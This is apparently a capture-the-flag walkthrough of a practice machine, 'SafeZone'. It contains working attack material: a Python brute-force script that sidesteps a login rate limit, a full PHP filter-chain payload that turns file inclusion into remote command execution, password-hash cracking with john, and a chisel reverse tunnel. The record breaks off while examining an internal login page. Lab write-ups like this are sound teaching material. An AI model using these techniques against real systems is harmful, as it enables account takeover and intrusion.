TL;DR
In this challenge we start with brute forcing the admin’s password while bypassing rate limit. Then, we exploit LFi to get RCE and shell as www-data.
We move to user files using hash we found inside mysterious file, and then moving to user yash using os command injection found inside internal service.
Lastly, we escalate to root using sudo on /root/bk.py, which simply let us copy files as root.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh and port 80 with apache http server.
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 30:6a:cd:1b:0c:69:a1:3b:6c:52:f1:22:93:e0:ad:16 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDIZwg1Xg+/teSBsAyVem1Ovp/oFv0mR+IX+4/qdmqRNPhah+L7o7OJvxd9wKXci4wKKybo403rgpj9hTpAKC3JkYM9q/7p0fMcmf/gHTZ
IkPV/kC2Lk9RRNyYKPBTGgkyHQI5fBbbxLAIqLfScgIU3O+4EAi2DIVohjToPrrSlRF5BYgb/SGeQ0PF7xlkHLKQJb7jMAWztiCsemGP+6FSCJlw0DHHry8L41pxAaDOSGHkbIGQBZtumflUE
BuyDE86aWEKJmTuMHrUAbxdwq4NEisQeGuy2Dp56U0dHk1r3gT600LDeJbgfwPX9QJjvR69+/wnFXPrscHxw1avI3tS3
|   256 84:f4:df:87:3a:ed:f2:d6:3f:50:39:60:13:40:1f:4c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDd+Ow7P3VaJCNTcFZ8VJrva7Qb5nXQwjfA4E1dZ5z2bB0nvMYS8q7stBc6G/hbIRBhtCDH
O/VoF+J3Mgv+n7xQ=
|   256 9c:1e:af:c8:8f:03:4f:8f:40:d5:48:04:6b:43:f5:c4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMWsHWoXXYB4phx5IY+yiW0K8aNHbCOzAPWtMB9K4KKJ
80/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Whoami?
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
I added safezone.thm to my /etc/hosts
Brute force password of admin and then exploit LFI to get RCE and shell as www-data
I started with fuzzing:
┌──(agonen㉿kali)-[~/thm/SafeZone]
└─$ ffuf -u 'http://safezone.thm/FUZZ' -w /usr/share/SecLists/Discovery/Web-Content/common.txt -e .php,.txt,.xml -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://safezone.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Extensions       : .php .txt .xml
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

dashboard.php           [Status: 302, Size: 922, Words: 94, Lines: 58, Duration: 161ms]
detail.php              [Status: 302, Size: 1103, Words: 99, Lines: 118, Duration: 161ms]
index.php               [Status: 200, Size: 2372, Words: 706, Lines: 47, Duration: 153ms]
index.html              [Status: 200, Size: 503, Words: 139, Lines: 24, Duration: 152ms]
index.php               [Status: 200, Size: 2372, Words: 706, Lines: 47, Duration: 158ms]
logout.php              [Status: 200, Size: 54, Words: 1, Lines: 3, Duration: 154ms]
news.php                [Status: 302, Size: 922, Words: 94, Lines: 58, Duration: 157ms]
note.txt                [Status: 200, Size: 121, Words: 20, Lines: 4, Duration: 155ms]
register.php            [Status: 200, Size: 2334, Words: 701, Lines: 46, Duration: 160ms]
:: Progress: [19000/19000] :: Job [1/1] :: 252 req/sec :: Duration: [0:01:19] :: Errors: 0 ::
we can see common login portal:

I created user at /register.php and logged in, but nothing too intersting popped up.
Let’s move to note.txt:
┌──(agonen㉿kali)-[~/thm/SafeZone]
└─$ curl http://safezone.thm/note.txt
Message from admin :-

                I can't remember my password always , that's why I have saved it in /home/files/pass.txt file .
Okay, the password for user admin is saved at /home/files/pass.txt.
I tried to get pass.txt, or files/pass.txt, but I nothing works.
Then, I found this https://httpd.apache.org/docs/trunk/urlmapping.html#user
Traditionally on Unix systems, the home directory of a particular user can be referred to as ~user/. The module mod_userdir extends this idea to the web by allowing files under each user’s home directory to be accessed using URLs such as the following.
http://www.example.com/~user/file.html
Let’s try to access it:
┌──(agonen㉿kali)-[~/thm/SafeZone]
└─$ curl http://safezone.thm/~files/pass.txt
Admin password hint :-

                admin__admin

                                " __ means two numbers are there , this hint is enough I think :) "
Okay, we got the password hint, the format is admin__admin. We can easily brute force this, however, we have rate limit of 3 login fails per minute.

That’s where I thought on a trick. I tried to insert invalid data, and then login using the username a and password a which I created, and then trying to login again with invalid credentials. It resets the rate-limiter!
So, I wrote this python script to bypass the rate limit, by reseting the rate limit after each trying.
import requests
import sys

URL = "http://safezone.thm/index.php"

session = requests.Session()

def login(username, password):
    data = {
        "username": username,
        "password": password,
        "submit": "Submit"
    }

    r = session.post(URL, data=data, allow_redirects=True)
    return r.text


def is_success(response_text):
    return "dashboard.php" in response_text


print("[*] Starting brute force...")

for i in range(100):
    digits = f"{i:02d}"
    admin_password = f"admin{digits}admin"

    print(f"[*] Trying admin:{admin_password}")

    response = login("admin", admin_password)

    if is_success(response):
        print("\n[+] SUCCESS!")
        print(f"[+] Password found: {admin_password}")
        sys.exit(0)

    print("[!] Failed — resetting counter with user a")

    # Reset rate limit
    login("a", "a")

print("\n[-] Password not found")
This works, we find the password admin44admin
After login as admin, I went to /detail.php and found in the comments of the source to trying using page get parameter

So, I tried with this URL:
http://safezone.thm/detail.php?page=file:///etc/passwd
and got LFI:

Now, we got two diffenet ways to get RCE. The intendted way is probably log posining, like shown here https://www.thehacker.recipes/web/inputs/file-inclusion/lfi-to-rce/logs-poisoning.
Another way is to use php filter chain from here https://github.com/synacktiv/php_filter_chain_generator.
We can generate the payload:
┌──(agonen㉿kali)-[~/thm/SafeZone/php_filter_chain_generator]
└─$ python php_filter_chain_generator.py --chain '<?php echo `$_GET[0]` ?>'
[+] The following gadget chain will generate the following code : <?php echo `$_GET[0]` ?> (base64 value: PD9waHAgZWNobyBgJF9HRVRbMF1gID8+)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16|convert.iconv.WINDOWS-1258.UTF32LE|convert.iconv.ISIRI3342.ISO-IR-157|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO2022KR.UTF16|convert.iconv.L6.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.BIG5.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.ISO88597.UTF16|convert.iconv.RK1048.UCS-4LE|convert.iconv.UTF32.CP1167|convert.iconv.CP9066.CSUCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP950.SHIFT_JISX0213|convert.iconv.UHC.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|convert.iconv.UTF16BE.866|convert.iconv.MACUKRAINIAN.WCHAR_T|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-2.OSF00030010|convert.iconv.CSIBM1008.UTF32BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP950.SHIFT_JISX0213|convert.iconv.UHC.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UNICODE|convert.iconv.ISIRI3342.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.618BIT|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-2.OSF00030010|convert.iconv.CSIBM1008.UTF32BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.iconv.UCS-4LE.OSF05010001|convert.iconv.IBM912.UTF-16LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP869.UTF-32|convert.iconv.MACUK.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.BIG5HKSCS.UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF16|convert.iconv.ISO6937.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF-16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode/resource=php://temp
Then, we’ll take it and add &0=cmd, and get whatever we want to execute.

let’s paste the penelope payload:

Move to user files using hash found and cracked
I went to /home/files and found a strange file
www-data@safezone:/home/files$ cat .something#fake_can\@be\^here
files:$6$BUr7qnR3$v63gy9xLoNzmUC1dNRF3GWxgexFs7Bdaa2LlqIHPvjuzr6CgKfTij/UVqOcawG/eTxOQ.UralcDBS0imrvVbc.
Looks like some sort of hash, let’s crack it with john.
┌──(agonen㉿kali)-[~/thm/SafeZone]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
magic            (?)
1g 0:00:00:01 DONE (2026-01-19 16:59) 0.7874g/s 2217p/s 2217c/s 2217C/s hassan..melina
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Now, we have the credentials for files:
files:magic

Move to user yash using os command injection found on internal service
I check for open ports, we can see there is something in port 8000, using ss -tl

I checked this using curl. It is nginx web server
files@safezone:~$ curl http://127.0.0.1:8000/
<html>
<head><title>403 Forbidden</title></head>
<body bgcolor="white">
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.14.0 (Ubuntu)</center>
</body>
</html>
Let’s upload chisel and set up port tunneling. On the local machine:
-
chisel server –reverse -p 1234 on the remote machine
-
./chisel client 192.168.138.59:1234 R:9000:127.0.0.1:8000

Now, we can fuzz this server using ffuf:
┌──(agonen㉿kali)-[~/thm/SafeZone]
└─$ ffuf -u 'http://localhost:9000/FUZZ' -w /usr/share/SecLists/Discovery/Web-Content/common.txt -e .html,.php,.txt -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://localhost:9000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/common.txt
 :: Extensions       : .html .php .txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

login.html              [Status: 200, Size: 462, Words: 21, Lines: 19, Duration: 243ms]
:: Progress: [19000/19000] :: Job [1/1] :: 211 req/sec :: Duration: [0:01:29] :: Errors: 0 ::
I went to http://localhost:9000/login.html, we can see some login portal

I checked the source code, we can see the file login.js:
